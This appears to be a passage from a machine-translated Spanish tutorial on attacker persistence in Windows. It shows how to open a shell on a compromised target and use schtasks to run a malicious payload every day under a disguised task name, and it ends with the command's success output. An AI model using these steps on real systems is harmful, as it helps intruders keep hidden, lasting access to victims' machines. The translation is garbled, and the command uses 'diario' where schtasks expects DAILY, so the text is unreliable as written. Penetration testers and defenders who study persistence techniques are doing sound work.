Después de eso, nuestro archivo exe debe instalarse en el máquina objetivo.

Este archivo hará el mismo truco que nuestro malicioso Archivo DLL. Pero dado que los archivos DLL deben ser cargados por un programa para funcionar, usar un archivo .exe como carga útil es una buena idea para permanecer persistentes en el sistema.

usando schtasks

Una tarea programada es una forma de automatizar la ejecución de un programa o script en intervalos específicos. En el contexto de mantener la persistencia, puede utilizar una tarea programada para ejecutar un script o volver a conectarse a un sistema de control periódicamente, asegurando que pueda recuperar el acceso al sistema de destino incluso si se reinicia. Esto se puede hacer mediante el uso de schtasks en Windows. Ejecutaremos nuestra carga útil cargada diariamente de esta manera. Así es como puedes hacerlo paso a paso: Abre la sesión que hemos creado y escribe el

- siguiente comando: shell

De esta manera abrimos una terminal estándar en el host de destino, en nuestro caso es cmd.

- Cree una tarea programada para ejecutar nuestro nuevo explotar en la computadora de destino diariamente:

```
schtasks /create /tn "subsistemaproceso" /sc diario /st 20:00 /tr "C:\ruta\en\destino\SuPrograma.exe"
```

poder el especifique su parte “C:\path\on\target\YourProgram.exe” según la ubicación de la carga útil descargado.

Este comando anterior programa una tarea diaria en el sistema de destino que ejecuta un determinado programa que usted especificó todos los días a las 8:00 p.m.

Este enfoque podría usarse como una manera de ganar persistencia en el sistema objetivo asegurando que el programa especificado se ejecuta automáticamente a la hora especificada.


```
SUCCESS: The scheduled task "subsystemprocess" has successfully been created.
```